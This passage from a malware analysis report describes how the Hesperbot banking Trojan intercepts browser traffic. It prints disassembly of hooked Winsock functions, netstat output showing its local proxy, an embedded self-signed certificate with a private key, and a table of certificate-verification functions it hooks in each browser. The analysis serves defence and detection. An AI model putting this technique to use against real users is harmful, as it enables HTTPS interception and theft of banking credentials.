The network traffic interception and HTML injection functionality in Win32/Spy. Hesperbot is accomplished by the plug-in modules *nethk*, *httphk* and *httpi* working together.



```
mov     dword ptr [eax], 3 ; plugin_number
mov     dword ptr [eax+8], offset set_httphk_callback
mov     dword ptr [eax+0Ch], offset remove_httphk_callback
```

```
mov     dword ptr [eax], 4 ; plugin_number
mov     dword ptr [eax+8], offset set_httpi_request_callback
mov     dword ptr [eax+0Ch], offset remove_httpi_request_callback
mov     dword ptr [eax+10h], offset set_httpi_response_callback
mov     dword ptr [eax+14h], offset remove_httpi_response_callback
mov     dword ptr [eax+18h], offset is_https_scheme
mov     dword ptr [eax+1Ch], offset http_rebuild_answer
mov     dword ptr [eax+20h], offset get_http_method
mov     dword ptr [eax+24h], offset get_post_data
mov     dword ptr [eax+28h], offset get_post_size
mov     dword ptr [eax+2Ch], offset get_response_code
mov     dword ptr [eax+30h], offset get_host_header
mov     dword ptr [eax+34h], offset get_url_path
mov     dword ptr [eax+38h], offset get_header
mov     dword ptr [eax+3Ch], offset remove_header
mov     dword ptr [eax+40h], offset get_response_data
mov     dword ptr [eax+44h], offset replace_response_data
```

Figure 12—Relations between network interception modules

Here's a brief description of each module's purpose:

- nethk: used to set up a local proxy, hook socket functions to drive connections through the proxy and hook browser SSL certificate verification functions. Also handles decryption and encryption of HTTPS traffic flowing through the proxy.


- httphk: used for parsing HTTP traffic intercepted by the proxy.

- httpi: used for screenshots, video capturing, form-grabbing and web injects according to the configuration file.

Now let's take a closer look at how the modules work together and accomplish their tasks. As mentioned above, the modules expose their functions in a vtable for other modules to use. The program flows in between the modules as each HTTP request or response is intercepted and is ensured through callback functions.


Nethk

Nethk is the first plug-in module to be loaded by the core module. Win32/Spy.Hesperbot performs a man-in-the-middle attack by creating a local proxy through which it directs all connections from the browser.



```
push    edx
push    offset a127_0_1_1D ; "127.0.1.1:%d"
lea     edx, [ebp+proxy_addr]
call    sub_10005590
mov     edx, [ebx+WSPPROC_TABLE.lpWSPStringToAddress]
add     esp, 8
```

Figure 13—Local proxy IP address in Hesperbot code



Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
alg.exe	1988	TCP	127.0.0.1	1028	0.0.0.0	0	LISTENING
iexplore.exe	3180	UDP	127.0.0.1	1035	*	*	
iexplore.exe	3108	UDP	127.0.0.1	1036	*	*	
iexplore.exe	3180	TCP	127.0.1.1	44719	0.0.0.0	0	LISTENING
iexplore.exe	3108	TCP	127.0.1.1	16255	0.0.0.0	0	LISTENING
lsass.exe	868	UDP	0.0.0.0	500	*	*	
lsass.exe	868	UDP	0.0.0.0	4500	*	*	
svchost.exe	1120	TCP	0.0.0.0	135	0.0.0.0	0	LISTENING
svchost.exe	1260	UDP	127.0.0.1	1026	*	*	
svchost.exe	1260	UDP	127.0.0.1	123	*	*	
svchost.exe	1320	UDP	0.0.0.0	1025	*	*	
svchost.exe	1260	UDP	192.168.80.128	123	*	*	
svchost.exe	1384	UDP	127.0.0.1	1900	*	*	
svchost.exe	1384	UDP	192.168.80.128	1900	*	*	
System	4	TCP	192.168.80.128	139	0.0.0.0	0	LISTENING
System	4	TCP	0.0.0.0	445	0.0.0.0	0	LISTENING
System	4	UDP	192.168.80.128	137	*	*	
System	4	UDP	192.168.80.128	138	*	*	
System	4	UDP	0.0.0.0	445	*	*	


Endpoints: 19 | Established: 0 | Listening: 6 | Time Wait: 0 | Close Wait: 0

Figure 14—Internet Explorer connected through Hesperbot proxy

To achieve this, the Trojan's nethk module creates a proxy on a random port at the address 127.0.1.1 and hooks the following functions in mswsock.dll, the lower-level Winsock SPI library:

- `WSPSocket`
- `WSPIoctl`
- `WSPConnect`
- `WSPCloseSocket`

The pointers to these functions are modified in the WSPPROC_TABLE. To understand how the proxy redirection works, let's look at the hooked `WSPConnect` function.



```
.text:10003640 ; int __stdcall hooked_WSPConnect(SOCKET s, const struct sockaddr *name, int namelen, LPWSABUF lpCallerData, LPWSABUF lpCalleeData, LPQOS lpSQOS, LPQOS lpGQOS, LPINT lpErrno)
.text:10003640 hooked_WSPConnect proc near              ; DATA XREF: WSPSocket_hooks_install+45↓o
.text:10003640
.text:10003640 s               = dword ptr  8
.text:10003640 name            = dword ptr  0Ch
.text:10003640 namelen         = dword ptr  10h
.text:10003640 lpCallerData    = dword ptr  14h
.text:10003640 lpCalleeData    = dword ptr  18h
.text:10003640 lpSQOS          = dword ptr  1Ch
.text:10003640 lpGQOS          = dword ptr  20h
.text:10003640 lpErrno         = dword ptr  24h
.text:10003640
.text:10003640                 push    ebp
.text:10003641                 mov     ebp, esp
.text:10003643                 cmp     is_WSPSocket_hooked, 0
.text:1000364A                 push    ebx
.text:1000364B                 mov     ebx, [ebp+namelen]
.text:1000364E                 push    esi
.text:1000364F                 push    edi
.text:10003650                 mov     edi, [ebp+lpErrno]
.text:10003653                 jz      short loc_10003688
.text:10003655                 mov     eax, [ebp+s]
.text:10003658                 call    get_connection
.text:1000365D                 mov     esi, eax
.text:1000365F                 test    esi, esi
.text:10003661                 jz      short loc_10003688
.text:10003663                 mov     ecx, [ebp+name]
.text:10003666                 push    edi             ; int
.text:10003667                 push    esi             ; lpParameter
.text:10003668                 mov     eax, ebx
.text:1000366A                 call    connect_to_proxy
.text:1000366F                 add     esp, 8
.text:10003672                 test    eax, eax
.text:10003674                 jz      short loc_100036A8
.text:10003676                 cmp     dword ptr [edi], WSAEWOULDBLOCK
.text:1000367C                 jz      short loc_100036A8
.text:1000367E                 add     esi, 0FFFFFFF8h
.text:10003681                 push    esi             ; lpAddend
.text:10003682                 call    ds:InterlockedDecrement
.text:10003688
.text:10003688 loc_10003688:                           ; CODE XREF: hooked_WSPConnect+13↑j
.text:10003688                                         ; hooked_WSPConnect+21↑j
.text:10003688                 mov     eax, [ebp+lpGQOS]
.text:1000368B                 mov     ecx, [ebp+lpSQOS]
.text:1000368E                 mov     edx, [ebp+lpCalleeData]
.text:10003691                 push    edi
.text:10003692                 push    eax
.text:10003693                 mov     eax, [ebp+lpCallerData]
.text:10003696                 push    ecx
.text:10003697                 mov     ecx, [ebp+name]
.text:1000369A                 push    edx
.text:1000369B                 mov     edx, [ebp+s]
.text:1000369E                 push    eax
.text:1000369F                 push    ebx
.text:100036A0                 push    ecx
.text:100036A1                 push    edx
.text:100036A2                 call    original_WSPConnect
.text:100036A8
.text:100036A8 loc_100036A8:                           ; CODE XREF: hooked_WSPConnect+34↑j
.text:100036A8                                         ; hooked_WSPConnect+3C↑j
```

Figure 15—Hooked WSPConnect API

The browser socket—when trying to connect to a secured online banking website, for example—is connected to the proxy created by Hesperbot instead. In another thread, the legitimate connection to the website is established.





Figure 16—Overview of HTTPS traffic interception via Hesperbot's proxy

An httphk callback is invoked each time the proxy intercepts a request from the browser, before passing it on to the real server. Likewise, an httphk callback is invoked each time the proxy intercepts a response from the real server, before passing it on to the browser. The httphk module then works further with the traffic.

There's also a difference between the handling of HTTP versus HTTPS traffic. In the case of HTTP, the request or response data is simply passed to httphk. In the case of HTTPS, nethk first "gets rid of the encryption." When an HTTPS request from the browser is intercepted (encrypted using its own fake SSL certificate—explained below), it is decrypted. The decrypted data is passed to httphk through the callback, encrypted using the real certificate of the server (e.g., bank website) and then sent to the real destination. Reciprocally, when an HTTPS response is received from the server, it's decrypted using the real certificate; the decrypted data is again passed to httphk and then encrypted using Hesperbot's fake certificate before being passed to the browser.


In effect, through the man-in-the-middle proxy, Win32/Spy.Hesperbot can access the victim's outgoing HTTPS communication before it's encrypted and incoming HTTPS communication after it's decrypted. The same effect is essentially accomplished by Zeus's and SpyEye's MitB hooks, but this new approach is slightly stealthier.

Now, of course, this malicious proxy redirection should be given away by an invalid certificate for an HTTPS website. The Hesperbot authors thought of this as well. The nethk module carries its own crafted, self-signed SSL certificates, and these are substituted for legitimate certificates.



```
-----BEGIN CERTIFICATE-----
MIIDhzCCAm+gAwIBAgIBADANBgkqhkiG9w0BAQUFADA7MQswCQYDVQQGEwJOTDER
MA8GA1UEChMIUG9sYXJTU0wxGTAXBgNVBAMTEFBvbGFyU1NMIFRlc3QgQ0EwHhcN
MTEwMjEyMTQ0NDAwWhcNMjEwMjEyMTQ0NDAwWjA7MQswCQYDVQQGEwJOTDERMA8G
A1UEChMIUG9sYXJTU0wxGTAXBgNVBAMTEFBvbGFyU1NMIFRlc3QgQ0EwggEiMA0G
CSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDA3zf8F7vglp0/ht6WMn1EpRagzSHx
mdTs6st8GFgIlKXsm8WL3xoemTiZhx57wI053zhdcHgH057Zk+i5clHFzqMwUqny
50BwFMtEonILwuVA+T7lpg6z+exKY8C4KQB0nFc7qKUEkHHxvYPZP9al4jwqj+8n
YMPGn8u67GB9t+aEMr5P+1gmIgNb1LTV+/Xjli5wwOQuvfwu7uJBVcA0Ln0kcmnL
R7EUQIN9Z/SG9jGr8XmksrUuEvmEF/Bibyc+E1ixVA0hmnM3oTDPb5Lc9un8rNsu
KNF+AksjoBXyOGVkCeoMbo4bF6BxyLObyavpw/LPh5aPgAIynplYb6LVAgMBAAGj
gZUwgZIwDAYDVR0TBAUwAwEB/zAdBgNVHQ4EFgQUtFrkpbPe0lL2udWmlQ/rPrzH
/f8wYwYDVR0jBFwwWoAUtFrkpbPe0lL2udWmlQ/rPrzH/f+hP6Q9MDsxCzAJBgNV
BAYTAk5MMREwDwYDVQQKEwhQb2xhclNTTDEZMBcGA1UEAxMQUG9sYXJTU0wgVGVz
dCBDQYIBADANBgkqhkiG9w0BAQUFAAOCAQEAuP1U2ABUkIslsCfdlc2i94QHHYeJ
SsR4EdgHtdciUI5I62J6Mom+Y0dT/7a+8S6MVMCZP6C5NyNyXw1GWY/YR82XTJ8H
DBJiCTok5DbZ6SzaONBzdWHXwWwmi5vg1dxn7YxrM9d0IjxM27WNKs4sDQhZBQkF
pjmfs2cb4oPl4Y9T9meTx/lvdkRYEug61Jfn6cA+qHpyPYdTH+UshITnmp5/Ztkf
m/UTSLBNFNHesiTZeH31NcxYGdHSme9Nc/gfidRa0FLOCfWxRlFqAI47zG9jAQCZ
7Z2mCGDNMhjQc+BYcdnl0lPXjdDK6V0qCg1dVewhUBcW5gZKzV7e9+DpVA==
-----END CERTIFICATE-----
      -----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,A8A95B05D5B7206B

9Qd9GeArejl1GDVh2lLV1bHt0cPtfbh5h/5zVpAVaFpqtSPMrElp50Rntn9et+JA
7VOyboR+Iy2t/HU4WvA687k3Bppe9GwKHjHhtl//8xFKwZr3Xb5yO5JUP8AUctQq
Nb8CLlZyuUC+52REAAthdWgsX+7dJO4yabzUcQ22Tp9JSD0hiL43BlkWYUNK3dAo
PZlmiptjnzVTjg1MxsBSydZinWOLBV8/JQgxSPo2yD4uEfig28qbvQ2wNIn0pnAb
GxnSAOazkongEGfvcjIIs+LZN9gXFhxcOh6kc4Q/c99B7QWETwLLkYgZ+z1a9VY9
gEU7CwCxYCD+h9hY6FPmsKO/lC4O7aeRKpYq0OrPPxs6i7phiexg6ax6yTMmArQq
QmK3TAsJm8V/J5AWpLEV6jAFgRGymGGHnof0DXzVWZidrcZJWTNuGEX90nB3ee2w
PXJEFWKoD3K3aFcSLdHYr3mLGxP7H9ThQai9VsycxZKS5kwvBKQ//YMrmFfwPk8x
vTeY4KZMaUrveEel5tWZC94RSMKgxR6cyE1nBXyTQnDOGbfpNNgBKxyKbINWoOJU
WJZAwlsQn+QzCDwpri7+sV1mS3gBE6UY7aQmnmiiaC2V3Hbphxct/en5QsfDOt1X
JczSfpRWLlbPznZg8OQh/VgCMA58N5DjOzTIK7sJJ5r+94ZBTCpgAMbF588f0NTR
KCe4yrxGJR7X02M4nvD4IwOlpsQ8xQxZtOSgXv4LkxvdU9XJJKWZ/XNKJeWztxSe
Z1vdTc2YfsDBA2SEv33vxHx2g1vqtw8SjDRT2RaQSSOQuSaMJimdOX6mTOCBKk1J
9Q5mXTrER+/LnK0jEmXsBXWA5bqqVZIyahXSx4VYZ7l7w/PHiUDtDgyRhMMKi4n2
iQvQcWSQTjrpnlJbca1/DkpRt3YwrvJwdqb8asZU2VrNETh5xOQVefDRLFiVpif/
tUaeAe/P1F8OkS7OIZDs1SUbv/sD2vMbhNkUoCms3/PvNtdnvgL4FOzhaDpKCmlT
P8vx49E7v5CyRNmED9zZg4o3wmMqrQO93PtTug3Eu9oVx1zPQM1NVMyBa2+f29DL
1nuTCeXdo9+ni45xx+jAI4DCwrRdhJ9uzZyC6962H37H6D+5naNvClFR1s6li1Gb
nqPoiy/OBsEx9CaDGcqQBp5Wme/3XW+6z1ISOx+igwNTVCT14mHdBMbya0eIKft5
X+GnwtgEMyCYyyWuUct8g4RzErcY9+yW9Om5Hzpx4zOuW4NPZgPDTgK+t2RSL/Yq
rE1njrgeGYcVeG3f+0ftH4s6fPbq7t1A5ZgUscbLMBqr9tK+OqygR4EgKBPsH6Cz
L6zlv/2RVOqAHvVuDJcIDIgwY5rJtINEm32rhOeFNJwZS5MNIC1czXZx5//ugX7l
I4sy5nbVhwSjtAk8Xg5dZbdTZ6mIrb7xqH+fdakZor1khG7bC2uIwibD3cSl2XkR
wN48lslbHnqqagr6Xm1nNOSVl8C/6kbJEsMpLhAezfRtGwvOucoaE+WbeUNolGde
P/eQiddSf0brnpiLJRh7qZrl9XuqYdpUqnoEdMAfotDOID8OtV7gt8a48ad8VPW2
-----END RSA PRIVATE KEY-----
```

Figure 17—SSL certificates inside nethk binary



Gmail: Email from Google - Mozilla Firefox
File
Edit
View
History
Bookmarks
Tools
Help
Gmail: Email from Google
https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.com/mail/&ss=1&scc=1&ltmpl=default&ltmplcache=2
Google
Page Info - https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=...
General
Media
Permissions
Security
View Certificate
View Cookies
View Saved Passwords
Certificate Viewer:"PolarSSL Server 1"
General
Details
Close

Website Identity

Website: accounts.google.com

Owner: This website does not supply ownership information.

Verified by: PolarSSL

Privacy & History

Have I visited this website prior to today? No

Is this website storing information (cookies) on my computer? Yes

Have I saved any passwords for this website? No

Technical Details

Connection Encrypted: High-grade Encryption (AES-256, 256 bit keys)

The page you are viewing was encrypted before being transmitted over the Internet.

Encryption makes it very difficult for unauthorized people to view information traveling between computers. It is therefore very unlikely that anyone read this page as it traveled across the network.

About Gmail - email from Google

Video chat with a friend, or give someone a ring all from your inbox. See more reasons to switch or check out our newest features.

Bring Gmail to work with G

Get the Gmail you love with cust calendar, video meetings & more business. Learn more

This certificate has been verified for the following uses:

SSL Client Certificate

SSL Server Certificate

Email Signer Certificate

Email Recipient Certificate

Object Signer

SSL Certificate Authority

Status Responder Certificate

Issued To

Common Name (CN)	PolarSSL Server 1
Organization (O)	PolarSSL
Organizational Unit (OU)	<Not Part Of Certificate>
Serial Number	01

Issued By

Common Name (CN)	PolarSSL Test CA
Organization (O)	PolarSSL
Organizational Unit (OU)	<Not Part Of Certificate>

Validity

Issued On	2/12/2011
Expires On	2/12/2021

Fingerprints

SHA1 Fingerprint	D0:CB:9B:2D:40:09:57:5E:1B:C1:F4:65:7E:0E:B5:6F:30:7C:7A:76
MD5 Fingerprint	5E:31:E9:C7:D5:4B:9A:49:9B:DE:33:68:92:7D:1A:71


Figure 18—Example of Hesperbot's fake certificates in use. On a clean system, Google's certificate would be displayed here, of course.

In order to trick the browser into believing that the certificate is valid and avoid the display of a warning message, the malicious module also hooks functions responsible for certificate verification. The implementation differs depending on the browser. The following table shows which browsers are supported by Win32/Spy.Hesperbot and which functions are hooked:

Browser process	Hooked functions
iexplore.exe maxthon.exe avant.exe sleipnir.exe webkit2webprocess.exe browser.exe chrome.exe deepnet.exe	`CertVerifyCertificateChainPolicy` and `CertGetCertificateChain` in crypt32.dll
firefox.exe seamonkey.exe k-meleon.exe	`CERT _ VerifyCertificate`, `CERT _ VerifyCert`, `CERT _ VerifyCertificateNow`, `CERT _ VerifyCertNow` and `CERT _ VerifyCertName` in nss3.dll
opera.exe	Function in opera.dll

Figure 19—Certificate verification functions hooked by Hesperbot for various browsers

